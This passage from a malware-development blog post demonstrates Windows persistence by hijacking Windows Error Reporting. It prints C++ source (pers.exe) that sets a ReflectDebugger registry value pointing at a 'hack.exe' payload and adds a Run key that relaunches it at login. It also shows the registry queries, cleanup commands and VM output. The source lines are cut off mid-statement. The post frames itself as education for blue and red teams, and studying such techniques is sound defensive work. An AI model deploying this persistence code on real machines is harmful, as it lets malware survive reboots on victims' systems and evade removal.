


Then, run `pers.exe`:

```
.\pers.exe
```


and check Windows Error Reporting registry key again:

```
reg query "HKLM\SOFTWARE\Microsoft\Windows\Windows Error Reporting\Hangs" /s
```




As you can see, key value is edited and we can check correctness via running:


WerFault.exe -pr 1




Then, logout and login:



and after a few seconds our meow-meow messagebox is popped-up as expected:



You can check the properties of `hack.exe` via Process Hacker 2:




Also, pay attention that admin privileges required for hijacking Windows Error Reporting, but for persistence we use low-level privileges:

```
Remove-ItemProperty -Path "HKLM:\SOFTWARE\Microsoft\Windows\Windows Error Reporting\Hangs" -Name "ReflectDebugger"
Remove-ItemProperty -Path "HKCU:\Software\Microsoft\Windows\CurrentVersion\Run" -Name "meow"
```

```

1 /*-
2 pers.cpp-
3 windows·persistense·via·WerFault.exe-
4 author:·@cocomelonc-
5 https://cocomelonc.github.io/malware/2022/11/02/malware-pers-17.html-
6 */-
7 #include <windows.h>-
8 #include <string.h>-
9 -
10 int main(int argc, char* argv[]) {-
11     HKEY hkey = NULL;-
12 -
13     //·malicious·app-
14     const char* exe = "Z:\\2022-11-02-malware-pers-18\\hack.exe";-
15 -
16     //·hijacked·app-
17     const char* wf = "WerFault.exe -pr 1";-
18 -
19     //·set·evil·app-
20     LONG res = RegOpenKeyEx(HKEY_LOCAL_MACHINE, (LPCSTR)"SOFTWARE\\Micro
21     if (res == ERROR_SUCCESS) {-
22         //·create·new·registry·key-
23         RegSetValueEx(hkey, (LPCSTR)"ReflectDebugger", 0, REG_SZ, (u
24         RegCloseKey(hkey);-
25     }-
26 -
27     //·startup-
28     res = RegOpenKeyEx(HKEY_CURRENT_USER, (LPCSTR)"SOFTWARE\\Micro
29     if (res == ERROR_SUCCESS) {-
30         //·create·new·registry·key-
31         RegSetValueEx(hkey, (LPCSTR)"wf", 0, REG_SZ, (unsigned char*
32         RegCloseKey(hkey);-
33     }-
34     return 0;-
35 }-

```



```
win10-x64 (peekaboo) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\User> reg query "HKLM\SOFTWARE\Microsoft\Windows\Windows Error Reporting\Hangs"

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Windows Error Reporting\Hangs
    ReflectDebugger    REG_SZ    Z:\2022-11-02-malware-pers-18\hack.exe

PS C:\Users\User> reg query "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run" /s

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run
    OneDrive    REG_SZ    "C:\Users\User\AppData\Local\Microsoft\OneDrive\OneDrive.exe" /background
    Process Hacker 2    REG_SZ    "C:\Program Files\Process Hacker 2\ProcessHacker.exe" -hide
    wf    REG_SZ    WerFault.exe -pr 1

PS C:\Users\User> Remove-ItemProperty -Path "HKCU:\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" -Name "wf"

PS C:\Users\User> reg query "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run" /s

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run
    OneDrive    REG_SZ    "C:\Users\User\AppData\Local\Microsoft\OneDrive\OneDrive.exe" /background
    Process Hacker 2    REG_SZ    "C:\Program Files\Process Hacker 2\ProcessHacker.exe" -hide

PS C:\Users\User> Remove-ItemProperty -Path 'HKLM:\SOFTWARE\Microsoft\Windows\Windows Error Reporting\Hangs' -Name 'ReflectDebugger'
Remove-ItemProperty : Requested registry access is not allowed.
At line:1 char:1
+ Remove-ItemProperty -Path 'HKLM:\SOFTWARE\Microsoft\Windows E ...
+ ~~~~~
+ CategoryInfo          : PermissionDenied: (HKEY_LOCAL_MACH...Reporting\Hangs:String) [Remove-ItemProperty], SecurityException
+ FullyQualifiedErrorId : System.Security.SecurityException,Microsoft.PowerShell.Commands.RemoveItemPropertyCommand

PS C:\Users\User>
```

```
win10-x64 (peekaboo) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Administrator: Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> Remove-ItemProperty -Path 'HKLM:\SOFTWARE\Microsoft\Windows\Windows Error Reporting\Hangs' -Name 'ReflectDebugger'
PS C:\Windows\system32> reg query "HKLM\SOFTWARE\Microsoft\Windows\Windows Error Reporting\Hangs"

PS C:\Windows\system32> reg query "HKLM\SOFTWARE\Microsoft\Windows\Windows Error Reporting\Hangs\"
ERROR: The system was unable to find the specified registry key or value.
PS C:\Windows\system32> reg query "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run" /s


HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run
    OneDrive    REG_SZ    "C:\Users\User\AppData\Local\Microsoft\OneDrive\OneDrive.exe" /background
    Process Hacker 2    REG_SZ    "C:\Program Files\Process Hacker 2\ProcessHacker.exe" -hide

PS C:\Windows\system32>
```

Which can you notice if you decide to “return everything back to its place”.

So, as you can see everything is worked perfectly! =^..^=

The next one was supposed to be 17, but it will come out together with the third part about the theft of tokens. I couldn't understand for 10 minutes why it doesn't work for me :)



I don't know if any APT in the wild used this tactic and trick, but, I hope this post spreads awareness to the blue teamers of this interesting technique especially when create software, and adds a weapon to the red teamers arsenal.

This is a practical case for educational purposes only.

[MSDN Windows Error Reporting](#)

[DLL hijacking](#)

[DLL hijacking with exported functions](#)

[Malware persistence: part 1](#)

[source code in github](#)

Thanks for your time happy hacking and good bye!

PS. All drawings and screenshots are mine

